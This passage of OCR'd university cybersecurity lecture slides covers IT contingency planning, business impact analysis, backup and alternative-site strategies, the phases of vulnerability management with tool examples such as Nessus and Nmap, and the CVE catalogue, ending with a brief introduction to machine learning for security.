     - ✓ The recovery tools may run an *update* on all the existing configurations to change them to the right ones; *replace* faulty files with recent backups.
     - ✓ *This methods allows the system to be changed without affecting the underlying files*; allows recovery to be done without doing a complete system restore.

Contingency Plan

- Contingency plan
  - A contingency plan is a course of action designed to help an organization respond effectively to a significant future event or situation that may or may not happen. (Informally called "Plan B")
- Contingency planning process involves:
  - Identification of risks that the IT infrastructure is subject to
  - Coming up with remediation strategies to reduce the impact of the risks significantly
- Need for contingency planning
  - Existence of many risks that face organizations, ranging from natural disasters to the careless actions of users
  - Impossibility to eliminate all the risks

Contingency Plan

- Sound contingency plan requirements
  - It should incorporate *reliable execution plans* and *reasonably scheduled updating schedules*.
  - There should be the *integration between the contingency plan and other business continuity plans*.
  - It should have recovery strategies as well as recovery time objectives.
  - Exercise, training and updating tasks should be developed.

Contingency Plan

- Need for IT contingency planning process
  - IT contingency planning helps organizations to prepare for future unfortunate events to ensure that they are in a position to respond to them timely and effectively.
  - Even under the unfortunate events such as hardware failure, cybercrime, natural disasters and unprecedented human errors happen, an organization needs to keep going, even after suffering significant damage.
- IT platforms that a contingency plan must address:
  - Workstations, laptops, and smartphones
  - Servers and Websites
  - The intranet and Wide area networks
  - Distributed systems (if any)
  - Server rooms or firms (if any)

Contingency Plan

- Five steps of IT contingency planning process
  1. Development of the contingency planning *policy*
  2. Conducting *business impact analysis*
  3. Identifying the *preventive controls*
  4. Developing *recovery strategies*
  5. Plan *maintenance*

Contingency Plan

1. Development of the contingency planning policy
   - A good contingency plan ***must be based on a clear policy*** that defines the organization's contingency objectives and specifies the employee's responsibilities.
   - All the senior employees should be included in developing a site-wide, agreed-upon contingency planning policy that outlines the roles and responsibilities of contingency planning.

Contingency Plan


- The key elements the contingency planning policy must contain:
  - ✓ The **scope** that the contingency plan will cover
  - ✓ The **resources** required
  - ✓ The **training needs** of the organizational users
  - ✓ **Testing, exercising and maintenance** schedules
  - ✓ **Backup** schedules and their storage locations
  - ✓ The definitions of the **roles and responsibilities** of the people that are part of the contingency plan

Contingency Plan

2. Conducting business impact analysis
   - A business impact analysis (BIA): An analysis that predicts *the consequences of disruption of a business function* and process and gathers information needed to develop recovery strategies.
   - Benefits of conducting BIA
     - ✓ It will help the contingency planning coordinators to characterize an organization's system requirements and their interdependencies.
     - ✓ It will correlate different systems with the critical services that they offer.
     - ✓ From the information obtained by BIA, the organization can identify the individual consequences of a disruption to each system.

Contingency Plan

- Three steps of BIA:
  1) Identifying the critical IT resources
  2) Identifying disruption impacts
  3) Developing recovery priorities



UNIVERSITY OF WOLLONGONG AUSTRALIA

Contingency Plan

1) Identifying the critical IT resources

- The resources that support the core business processes, such as payroll processing, transaction processing, or an e-commerce shop checkout, are critical.
- The critical resources are usually the servers, the network and the communication channels
  - ✓ Different businesses may have their own distinct critical resources.

Contingency Plan

2) Identifying disruption impacts

- For each of the identified critical resources, the business should *identify their allowable outage times.*
  - ✓ The maximum allowable outage time is the period of unavailability of a resource within which the business will not feel major impacts.
  - ✓ Different organizations will have different maximum allowable outage times depending on their core business processes. An e-commerce shop, for instance, has less maximum allowable outage time for its network compared to a manufacturing industry.
  - ✓ The organization needs to observe its key processes and come up with estimates of the maximum allowable time that they can remain unavailable without having adverse consequences.
  - ✓ The best outage time estimates should be obtained by balancing the cost of a disruption and the cost of recovering an IT resource.

Contingency Plan

3) Developing recovery priorities

- From the information that the organization will have collected from the preceding step, <u>it should prioritize the resources that should be restored first</u>.
  - ✓ ***The most critical resources, such as <u>communication channels and the network</u>, are almost always the first priority.*** However, this is still subject to the nature of the organization.
  - ✓ Some organizations may even prioritize the restoration of production lines higher than the restoration of the network.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Contingency Plan

3. Identifying the preventive controls
   - Some of the impacts that are *uncovered in the BIA could be mitigated through preventative measures which detect, deter, or reduce the impact of disruptions to the system*.
   - If preventative measures are feasible and at the same time not very costly, they should be put in place to assist in the recovery of the system. However, at times, it may become too costly to put in place preventative measures for all types of disruptions that may occur. There is a very wide range of preventative controls available, from those that prevent power interruptions to those that prevent fires.

Contingency Plan


4. Developing recovery strategies
   - *Developing recovery strategies:* The strategies that will be used *to restore the IT infrastructure in a quick and effective manner after a disruption has occurred*.
   - Recovery strategies must be developed with a focus on the information obtained from the BIA.
     - ✓ There are several considerations that have to be made while choosing between alternative strategies, such as costs, security, site-wide compatibility, and the organization's recovery time objectives.
   - Recovery strategies should also consist of combinations of methods that are complementary and cover the entire threat landscape facing an organization.

Contingency Plan

- Backups
  - Occasionally, the data contained in systems should be backed up. The backup intervals should, however, be short enough to capture reasonably recent data.
  - The organization can easily recover the system from the backup in the event of a disaster that leads to the loss of the systems and the data therein.
    - ✓ It can reinstall the system and then load the most recent backup and get back on track.
  - Data backup policies should be created and implemented.
    - ✓ The policies at the very least should cover the backup storage sites, naming conventions for the backups, the rotation frequency, and the methods for the transmission of the data to backup sites.

Contingency Plan

- Cloud backups
  - ✓ The advantages: cost, reliability, availability and size
    - Since the organization does not buy the hardware or meet the maintenance costs of the cloud servers, it is cheaper.
    - Since cloud backups are always online, they are more reliable and available than backups on external storage devices.
    - The flexibility to rent as much space as one wants gives the advantage of storage capacity that grows with demand.
  - ✓ The disadvantages: privacy and security



Contingency Plan

- Alternative sites
  - There are some disruptions that have long-term effects. These cause an organization to close operations at a given site for a long period.
  - The contingency plan should *provide options to continue business operations in an alternative facility.*
  - <u>Categorization based on ownership</u>
    - ✓ Sites owned by the organization
    - ✓ Sites acquired through agreements with internal or external entities
    - ✓ Sites commercially acquired through leases

Contingency Plan

- Categorization based on readiness to continue business operations (in ascending order of their readiness to continue with operations):
  - ✓ Cold sites
    - Have the supportive resources ready
    - Require the installation of IT equipment and telecommunication services
  - ✓ Warm sites
    - Partially equipped and kept in a ready state
    - Require preparation through staffing to be operational
  - ✓ Hot sites
    - Adequately equipped and staffed to continue with IT operations
  - ✓ Mirrored sites
    - Exact replicas of the main sites

Contingency Plan

- Equipment replacement
  - ➢ Once critical hardware and software were damaged by a disaster, the organization will have to make arrangements to have these replaced.
  - ➢ There are three options that the contingency plan may go for:
    - ✓ A vendor agreement: The vendors are notified to respond to a disaster with the necessary replacements.
    - ✓ An equipment inventory: The organization purchases replacements for critical IT equipment in advance and safely stores them. Once a disaster strikes, the replacement equipment may be used for replacements in the main site or installed in the alternative sites to re-establish the IT services.
    - ✓ Any existing compatible equipment as the replacement for damaged equipment: This option includes borrowing equipment from alternative sites.

Contingency Plan

- Plan testing, training, and exercising
  - ➢ Testing: Tests of contingency plans must focus on
    - ✓ the speed of recovery from backups and alternative sites,
    - ✓ the collaboration between recovery personnel,
    - ✓ the performance of recovered systems on alternative sites,
    - ✓ the ease of restoring normal operations.
  - ➢ Testing should be done in a worst-case scenario and should be conducted through **classroom exercises** or **functional exercises**.

Contingency Plan

- Plan testing, training, and exercising
  - ➢ Training
    - ✓ Theoretical training is used to supplement practical training and reinforce what the employees learned during the exercises.
    - ✓ Training should be conducted annually at the very least.
  - ➢ Exercising
    - ✓ **Classroom exercises** are the least costly, as the employees are mostly walked through the recovery operations in class before doing a practical exercise.
    - ✓ **Functional exercises**, on the other hand, are more demanding and require a disaster to be mimicked and the staff to be taught practically how they can respond.

Contingency Plan


5. Plan maintenance
   - The contingency plan needs to be maintained adequately so that it can respond to an organization's current risks, requirements, organization structure, and policies.
   - The plan needs to be reviewed regularly and updated if necessary, and the updates should be documented.
   - The review should be done at least annually and all the changes noted should be effected within a short period of time. This is to prevent the occurrence of a disaster that the organization is not yet prepared for.

Best Practices for (Disaster) Recovery

- **Best practices** for better results of recovery
  - Having an offsite location to store archived backups.
    - ✓ The cloud is a ready solution for safe off-site storage.
  - Keeping record of any changes made to the IT infrastructure to ease the process of reviewing the suitability of the contingency plan against the new systems
  - Having proactive monitoring of IT systems so as to determine when a disaster is occurring early enough and to start the recovery process.

Best Practices for (Disaster) Recovery

- Implementing fault-tolerant systems that can withstand a certain degree of exposure to a disaster.
  - ✓ Implementing a redundant array of independent disks (RAID) for servers is one way of achieving redundancy. It is also good to test the integrity of the backups that are made to ensure that they have no errors.
- Regularly testing the process of restoring a system from backups
  - ✓ All the IT staff need to be fully knowledgeable about this.



Source: https://www.datanumen.com/blogs/5-main-differences-raid-0-raid-1/

CSIT302 Cybersecurity

Day 6-1 – Vulnerability Management & Implementing Vulnerability Management

Subject Coordinators: Dr Partha Sarathi Roy

School of Computer Science an Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

Overview: Vulnerability Management

- Creating a vulnerability management strategy
- Vulnerability management tools
- Implementing vulnerability management
- Best practices for vulnerability management

Creating Vulnerability Management Strategy

- Benefits of having vulnerability management strategy
  - The vulnerability management strategy will enable an organization to schedule all vulnerability mitigation processes in an orderly way.
  - In particular, the targets and victims of cybersecurity incidents will be able to mitigate the damage that they have incurred or might incur.
  - *The right counteractions* are scheduled to be performed *at the right time* to find and address vulnerabilities before attackers can abuse them.

Creating Vulnerability Management Strategy

- Five distinct phases of the vulnerability management strategy

  Phase 1: Creating asset inventory

  Phase 2: Planning information management

  Phase 3: Performing *risk assessment* (There are sub phases)

  Phase 4: Reporting and remediation tracking

  Phase 5: Response planning

UNIVERSITY OF WOLLONGONG AUSTRALIA

Creating Vulnerability Management Strategy

Phase 1: Creating asset inventory

- An asset inventory is a list that security administrators can use to go through the devices an organization has and highlight the *ones that need to be covered by security software*.
- A small number of employees are responsible for managing an asset inventory to ensure that all devices are recorded and that the inventory remains *up-to-date*.
- The asset inventory is also a great tool that network and *system admins can use to quickly find and patch devices and systems.*

Creating Vulnerability Management Strategy

- The consequence of not having proper inventory:
  - ✓ Some devices could be left behind when new security software is being patched or installed.
  - ✓ The organization may *underspends or overspends on security*. This is because it cannot correctly determine the devices and systems that it needs to purchase protection for.
- The challenges
  - ✓ Poor change management.
  - ✓ The lack of effective tools for maintaining the inventory in a consistent manner.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Creating Vulnerability Management Strategy

Phase 2: Planning **information management**

- To plan how to control information flows into an organization.
- *Network security*: Attention should be paid to this *information flow* to prevent threats from getting in or out of a network.
- *Data security*: Some of organization's data must never be accessed by the attackers.
  - ✓ Information, such as trade secrets and the personal information of customers, could cause irreparable damage if it is accessed by hackers.
  - ✓ An organization may lose its reputation, and could also be fined huge sums of money for failing to protect user data. (Competing organizations could get secret formulas, prototypes and business secrets.)

Creating Vulnerability Management Strategy

- Computer security incident response team (CSIRT): In order to achieve network and data security, an organization could deploy this team to handle any threats to its information storage and transmission.
- **The policy of least privilege ("need-to-know")**: This policy ensures that users are denied access to all information apart from that which is necessary for them to perform their duties.
- End user devices: Measures should be put in place on end user devices to prevent the illegal copying or reading of data.

Creating Vulnerability Management Strategy

Phase 3: Performing risk assessment

- The security team should do an in-depth analysis of the vulnerabilities that it faces.
- In this step, an organization has to prioritize some vulnerabilities over others and allocate resources to mitigate against them.
- Risk assessment is comprised of the following Six stages.
  - ✓ Stage 3-1) Scope identification
  - ✓ Stage 3-2) Collecting data
  - ✓ Stage 3-3) Analysis of policies and procedures
  - ✓ Stage 3-4) Vulnerability analysis
  - ✓ Stage 3-5) Threat analysis
  - ✓ Stage 3-6) Analysis of acceptable risks

Creating Vulnerability Management Strategy

Stage 3-1) Scope identification

- As an organization's security team only has a limited budget, it has to identify areas that it will cover and those that it will not.
- It determines what will be protected, its sensitivity and to what level it needs to be protected. The scope needs to be defined carefully since it will determine from where internal and external vulnerability analysis will occur.

Creating Vulnerability Management Strategy

Stage 3-2) Collecting data

- Policies and procedures: Data needs to be collected about the existing policies and procedures that are in place to safeguard the organization from cyber threats.
- This can be done through interviews, questionnaires and surveys administered to personnel, such as users and network administrators.
- All the networks, applications and systems that are covered in the scope should have their relevant data collected. This data could include: Service pack, OS version, applications running, location, access control permissions, intrusion-detection tests, firewall tests, network surveys and port scans.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Creating Vulnerability Management Strategy

Stage 3-3) Analysis of policies and procedures

- It is important to review and analyze the existing policies and procedures.
  - ✓ Some policies may be inadequate or impractical.
- While analyzing the policies and procedures, <u>one should also determine their level of compliance</u> on the part of the users and administrators.
  - ✓ The punishments set for non-compliance should also be analyzed.
- Outcomes: An organization has sufficient policies and procedures to address vulnerabilities.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Creating Vulnerability Management Strategy

Stage 3-4) Vulnerability analysis

- An analysis conducted to determine the exposure of the organization (internal weakness) to find out whether there are enough safeguards to protect itself.
- Vulnerability analysis also involves the identification of vulnerable assets.
  - ✓ The servers, printers, workstations, firewalls, routers, and switches on the organizational network are all targeted with these attacks. The aim is to simulate a real hacking scenario with the same tools and techniques that a potential attacker might use.
- The penetration testers need to simulate real attacks and find out the systems and devices that suffer stress and get compromised in the process.

Creating Vulnerability Management Strategy

- False Positives:
  - ✓ The biggest setback in vulnerability analysis is the number of false positives that are identified that need to be filtered out.
  - ✓ Various tools have to be used together in order to come up with a reliable list of the existing vulnerabilities in an organization.
- At the end of this stage, the identified vulnerabilities are graded according to the risks that they pose to the organization.
  - ✓ Minor class: Vulnerabilities that require lots of resources to exploit, yet have a very little impact on the organization.
  - ✓ Moderate class: Vulnerabilities that have moderate potential for damage, exploitability and exposure.
  - ✓ High-severity class: Vulnerabilities that require fewer resources to exploit but can do lots of damage to an organization if they are.

Creating Vulnerability Management Strategy

Stage 3-5) Threat analysis

- An analysis conducted to determine external threats to an organization, which are actions, code, or software that could lead to the tampering, destruction, or interruption of data and services in an organization.
- The threats identified must be analyzed in order to determine their effects on an organization.
- Threats are graded in a similar manner to vulnerabilities but are measured in terms of motivation and capability.
  - ✓ For instance, an insider may have low motivation to maliciously attack an organization but could have lots of capabilities because of the inside knowledge of the workings of the organization.

Creating Vulnerability Management Strategy

Stage 3-6) Analysis of acceptable risks

- If the existing policies, procedures and security mechanisms are inadequate, it is assumed that there are risks in the organization.
- The corrective actions are taken to ensure that they are updated and upgraded until they are sufficient.
- Once the risks are addressed, other possible risk which is yet to be discovered is categorized as an acceptable risk.
  - ✓ These risks might, however, become more harmful with time, and therefore they have to be analyzed. The risk assessment will end only after it is determined that they will pose no threat. If they might pose a threat, safeguard standards are updated to address them.

Creating Vulnerability Management Strategy

- Challenges in this phase
  - ✓ Without an appropriate asset inventory, an organization will not be able to identify which devices they should focus on.
  - ✓ Some scanners provide false assessment reports and guide the organization down the wrong path.
  - ✓ Disruptions are another set of challenges that are experienced at this stage.
  - ✓ Scanning tools do not come with a decent reporting feature.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Creating Vulnerability Management Strategy

Phase 4: Reporting and remediation tracking

- Reporting
  - ✓ The role of reporting phase: Reporting helps the system admins to understand the organization's current state of security and gives something tangible to the management so that they can associate it with the future direction of the organization.
  - ✓ Reporting normally comes before remediation so that all the information compiled in the vulnerability management phase can seamlessly flow to this phase.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Creating Vulnerability Management Strategy

- Remediation
  - ✓ The role of remediation phase: Remediation complements the premature ending of the previous analyses of threat, vulnerability and acceptable risks by coming up with solutions to the shortcomings identified.
  - ✓ All the vulnerable hosts, servers and networking equipment are tracked down and the necessary steps are established to remove the vulnerabilities as well as protect them from future exploits.
  - ✓ Activities in this task include identifying missing patches and checking for available upgrades to all systems in an organization. Solutions are also identified for the bugs that were picked up by scanning tools.
  - ✓ If it is well executed, the vulnerability management is deemed to be a success.

Creating Vulnerability Management Strategy

- Challenges in this phase
  - ✓ A report that does not contain all the required information may lead to poor remediation measures and thus leave the organization still exposed to threats.
  - ✓ The lack of software documentation to update software.
  - ✓ Poor communication between software vendors and the organization when the patching of a system needs to be done.
  - ✓ The lack of cooperation of the end users.
    - Remediation may introduce downtimes to end users, something that they never want to experience.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Creating Vulnerability Management Strategy

Phase 5: Response planning

- A process to execute the measures in regards to the risks.
- Response planning is important because, without its execution, the organization will still be exposed to threats.
- The speed of execution is the most important to consider in response planning.
  - ✓ Large organizations face major hurdles when it comes to executing it because of a large number of devices that require patches and upgrades.
- Examples
  - ✓ Blaster worm: the patch has been released 26 days before its propagation.
  - ✓ WannaCry

UNIVERSITY OF WOLLONGONG AUSTRALIA

Creating Vulnerability Management Strategy

- Challenges in this phase
  - ✓ Getting the appropriate communications: When a patch is released, hackers are never slow in trying to find ways to compromise the organizations that do not install it.
  - ✓ Accountability: The organization needs to know who to hold accountable for not installing patches.
    - At times, users may be responsible for cancelling installations. In other instances, it may be the IT team that did not initiate the patching process in time. There should always be an individual that can be held accountable for not installing patches.
  - ✓ Duplication of efforts: This normally occurs in large organizations where there are many IT security personnel.
    - They may use the same response plan, but because of poor communication, they may end up duplicating each other's efforts while making very little progress.

Vulnerability Management Tools

- Asset inventory tools
  - The asset inventory tools are aimed at recording the computing assets that an organization has so as to ease their tracking when it comes to performing updates (e.g., Peregrine tools, LANDesk Management Suite and StillSecure).
- Information management tools
  - The information management tools are used to disseminate information about intrusions and intruders to the right people who can take the recommended actions.
  - There are a number of tools that offer solutions to dissemination of information in organizations through emails, websites and distribution lists (e.g., CERT Coordination Center, Security Focus and Symantec Security Response).
  - The mailing lists can be set up so that incident responders get the alerts first, and once they have verified a security incident, the rest of the users can be informed.

Vulnerability Management Tools

- Risk assessment tools
  - Most risk assessment tools are developed in-house since all organizations do not face the same risks at the same time.
  - There are many variations in risk management, and that is why it might be tricky to use only one choice of software as the universal tool to identify and assess the risks that an organization users.
  - The in-house tools that organizations use are checklists developed by the system and network administrators.
    - ✓ The checklist should be made up of questions about potential vulnerabilities and threats that the organization is exposed to.
    - ✓ These questions will be used by the organization to define the risk levels of the vulnerabilities identified within its network.

Vulnerability Management Tools

- A set of questions that can be put on the checklist:
  - ✓ How can the identified vulnerabilities impact the organization?
  - ✓ Which business resources are at risk of being compromised?
  - ✓ Is there a risk for remote exploitations?
  - ✓ What are the consequences of an attack?
  - ✓ Is the attack reliant on tools or scripts?
  - ✓ How can the attack be mitigated?
- To complement the checklist, organizations can acquire commercial tools that perform automated risk analysis such as ArcSight Enterprise Security Manager (ESM).

Vulnerability Management Tools

- Vulnerability analysis tools
  - ➢ The two most commonly used vulnerability scanners are Nessus and Nmap (the latter of which can be used as a basic vulnerability tool via its scripting function).
    - ✓ Nmap quickly maps a new network and provides information about the assets connected to it and their vulnerabilities.
    - ✓ Nessus can perform an in-depth vulnerability assessment of the hosts connected to a network. The scanner will be able to determine their operating systems versions, missing patches, and the relevant exploits that can be used against the system. The tool also sorts the vulnerabilities according to their threat levels.

Vulnerability Management Tools

- Reporting and remediation tracking tools
  - ➢ There are many stakeholders in an organization and not all of them can understand technical jargon. At the same time, the IT department wants tools that can give them the technical details without any alterations. Therefore, the separation of audiences is important.
  - ➢ Here are the tools used in this stage: Foundstone's Enterprise Manager and the Latis Reporting tool
    - ✓ They have similar functionalities.
    - ✓ They both provide <u>reporting features that can be customized to the different needs of users and other stakeholders.</u>

Vulnerability Management Tools

- Response planning tools
  - Response planning is the step where most of the resolution, eradication, cleansing and repair activities take place.
  - Patches and system upgrades also occur at this stage. There are not many commercial tools made to facilitate this step.
  - Mostly, response planning is done through documentation.
    - ✓ Documentation helps system and network administrators with the patching and updating process for systems that they are not familiar with.
    - ✓ It also helps during changeovers where new staff may be put in charge of systems that they have never used before.
    - ✓ Documentation helps in emergency situations to avoid skipping some steps or making mistakes.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Common Vulnerabilities and Exposures

- Common Vulnerabilities and Exposures (CVE)
  - Provides a catalog for publicly known information security vulnerabilities and exposures
  - It is supported by US-CERT, US Homeland Security Department and MITRE
  - Definitions given in CVE:
    - ✓ Vulnerability: The state of being exposed to an attacker who can maliciously gain full access to a network or system
    - ✓ Exposure: A mistake in software code or configuration that provides an attacker with indirect access to a network or system

Common Vulnerabilities and Exposures

- Purpose of CVE:
  - To standardize the way each known vulnerability and/or exposure is identified: CVE database is maintained
  - Standard IDs provides security administrators with quick access to technical information about a specific threat across multiple CVE-compatible information sources

Common Vulnerabilities and Exposures

- Each entry in the CVE database consists of
  - `CVE-ID`: The actual CVE identifier, i.e. CVE-2012-2234. Note that the general syntax is CVE + Year + Arbitrary Digits
  - `Description`: Text description of the issue (or placeholder when the issue is under embargo)
  - `References`: URLs and other information for the issue
  - `Date Entry Created`: The date the entry was created
  - `Phase/Votes/Comments/Proposed` The CVE database can be searched by downloading the master copy from http://cve.mitre.org/data/downloads/index.html

UNIVERSITY OF WOLLONGONG AUSTRALIA

Implementing Vulnerability Management

Implementing Vulnerability Management

- Creation of an asset inventory
  - This serves as a register of *all the hosts in a network* and also *all the software* contained in them.
  - At this stage, an organization has to give a certain IT staff member the task of keeping this inventory updated.
  - The asset inventory at the very least should show the hardware and software assets owned by an organization and their *relevant license details*. (As an optional addition, the inventory should also show the vulnerabilities present in any of these assets.)

Implementing Vulnerability Management

- Facilitating information management
  - ➢ The goal should be the setting up of *an effective way* to get information about vulnerabilities and cybersecurity incidents to the *relevant people* within the shortest time possible.
  - ➢ The tools that were described as being capable of facilitating this stage require the creation of *mailing lists*.
    - ✓ The incident response team members should be on the mailing list that receives the alerts.
    - ✓ Other stakeholders of the organization should be able to access this information once it has been confirmed.
  - ➢ The most recommendable tool for this step ***provides periodic publications*** to the users in an organization to keep them updated about global cybersecurity incidents.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Implementing Vulnerability Management

- Implementing a risk assessment
  - ➢ Risk assessment should be implemented in the manner described in the vulnerability management strategy.
    - ✓ It should begin with the *identification of the scope*.
    - ✓ It should be followed by the *collection of data* about the existing policies and procedures that the organization has been using. Data concerning their compliance should also be collected.
    - ✓ After it is collected, *the existing policies and procedures should be analysed* so as to determine whether they have been adequate in safeguarding the security of the organization.
    - ✓ After this, *vulnerability and threat analysis should be done*. The threats and vulnerabilities that the organization faces should be categorized according to their severity.
    - ✓ Lastly, the organization should *define the acceptable risks* that it can face without experiencing profound consequences.

Implementing Vulnerability Management

- Implementing reporting and remediation tracking
  - *All the risks and vulnerabilities identified must be reported back to the stakeholders of the organization*.
  - The reports should be *comprehensive* and touch on all hardware and software assets belonging to the organization.
  - The reports should also be *fine-tuned* to meet the needs of various audiences. There are audiences that might not understand the technical side of vulnerabilities, and it is, therefore, only fair that they get a simplified version of the reports.
  - After the risks and vulnerabilities that the organization faces are identified, *the appropriate people to remedy them should be stated*.

Implementing Vulnerability Management

- Implementing response planning
  - This step will confirm whether the preceding five steps were done right.
  - In response planning, the organization should come up with a means of *patching, updating, or upgrading* the systems that were identified as possessing some risks or vulnerabilities.
  - ***The hierarchy of severity*** identified in the risk and vulnerability assessment steps should be followed.

Best Practices for Vulnerability Management

- Best practice for creating asset inventory
  - **The organization should establish a single point of authority.** There should be one person (or one group) that can be held responsible if the inventory is not up to date or has inconsistencies.
  - Another best practice is *to encourage the use of consistent abbreviations during data entry.* It may become confusing to another person trying to go through the inventory if the abbreviations keep on changing.
  - The inventory should also be *validated at least once a year.*

UNIVERSITY OF WOLLONGONG AUSTRALIA

Best Practices for Vulnerability Management

- Best practice for the information management
  - ➢ One of the best methods for a fast and effective dissemination of information to the relevant audience is allowing employees to **make the conscious effort of subscribing to mailing lists**.
  - ➢ Another one is to allow the incident response team *to post its own reports, statistics and advice on a website for the organization's users*.
    - ✓ The organization should also hold periodic conferences to discuss new vulnerabilities, virus strains, malicious activities, and social engineering techniques with users.
  - ➢ The organization should come up with ***a standardized template of how all the security-related emails*** will look. It should be a consistent look that is different from the normal email format that users are used to.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Best Practices for Vulnerability Management

- Best practice for the risk assessment
  - One of the best practices is to document the ways to ***review new vulnerabilities as soon as they appear.***
  - Another best practice is to *publish the risk ratings to the public or at least to the organizational users.*
  - Ensure that asset inventories are both available and updated at this stage so that *all hosts in a network can be treated during risk assessment*.
  - Ensure that it has *a strict change management process* so that incoming staff are made aware of the security posture of the organization and the mechanisms in place to protect it.

Best Practices for Vulnerability Management

- Best practice for the vulnerability analysis
  - *Seek permission before extensively testing the network*. This is because this step might introduce serious disruptions to an organization and might do actual damage to the hosts. Therefore, a lot of planning ahead needs to happen.
  - Identify the ***scanning tools*** that are best for its hosts. Some methods may be overkill where they do too much scanning and to an unnecessary depth. Other tools are too shallow and do not discover the vulnerabilities in a network.

Best Practices for Vulnerability Management

- Best practice for reporting and remediation tracking stage.
  - *Ensure that there is a reliable tool for sending reports to asset owners* concerning the vulnerabilities they had and whether they have been fixed completely.
  - The *incident response team* should also agree with the management of the remediation time frames and the required resources and make known the consequences of non-remediation.
  - Remediation should be performed following *the* ***hierarchy of severity***.

UNIVERSITY OF WOLLONGONG AUSTRALIA

The following 10 Slides will not be tested

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

Machine Learning and Security

- Different methods to solve ML tasks
  - ➢Supervised learning
    - ✓ To build a mathematical model of a set of data that contains both *the inputs and the desired outputs.* The data is known as training data, and consists of a set of training examples.
    - ✓ These techniques are popular to classify or predict the future for a particular security problem.
    - ✓ Examples:
      - Predicting denial-of-service attack (yes, no) or
      - Identifying different classes of network attacks such as scanning and spoofing, classification techniques

Machine Learning and Security

- Different methods to solve ML tasks
  - ➢ Unsupervised learning
    - ✓ To find structure in the data like grouping or clustering of data points, taking a set of data that contains *only inputs*.
    - ✓ These techniques are popular to find patterns, structures or knowledge in unlabeled data.
    - ✓ Clustering techniques, a type of unsupervised learning, can help to uncover the hidden patterns and structures from the datasets, to identify indicators of such sophisticated attacks.
    - ✓ Examples:
      - Identifying anomalies and violations
      - Detecting and eliminating noisy instances in data

Machine Learning and Security

- Different methods to solve ML tasks
  - Neural networks and deep learning
    - ✓ Deep learning is a part of ML in the area of artificial intelligence, which is a computational model that is inspired by the biological neural networks in the human brain.
    - ✓ Artificial Neural Network (ANN): A frequently-used deep learning technique which performs learning on a multi-layer feed-forward neural network that consists of an input layer, one or more hidden layers and an output layer.
    - ✓ Compared with classical ML, deep learning performs better when the data volumes are large.
    - ✓ deep learning approaches mimic the human brain mechanism to interpret large amount of data or the complex data such as images, sounds and texts
    - ✓ Examples:
      - Detecting network intrusion traffic
      - Malware traffic detection and classification

Machine Learning and Security

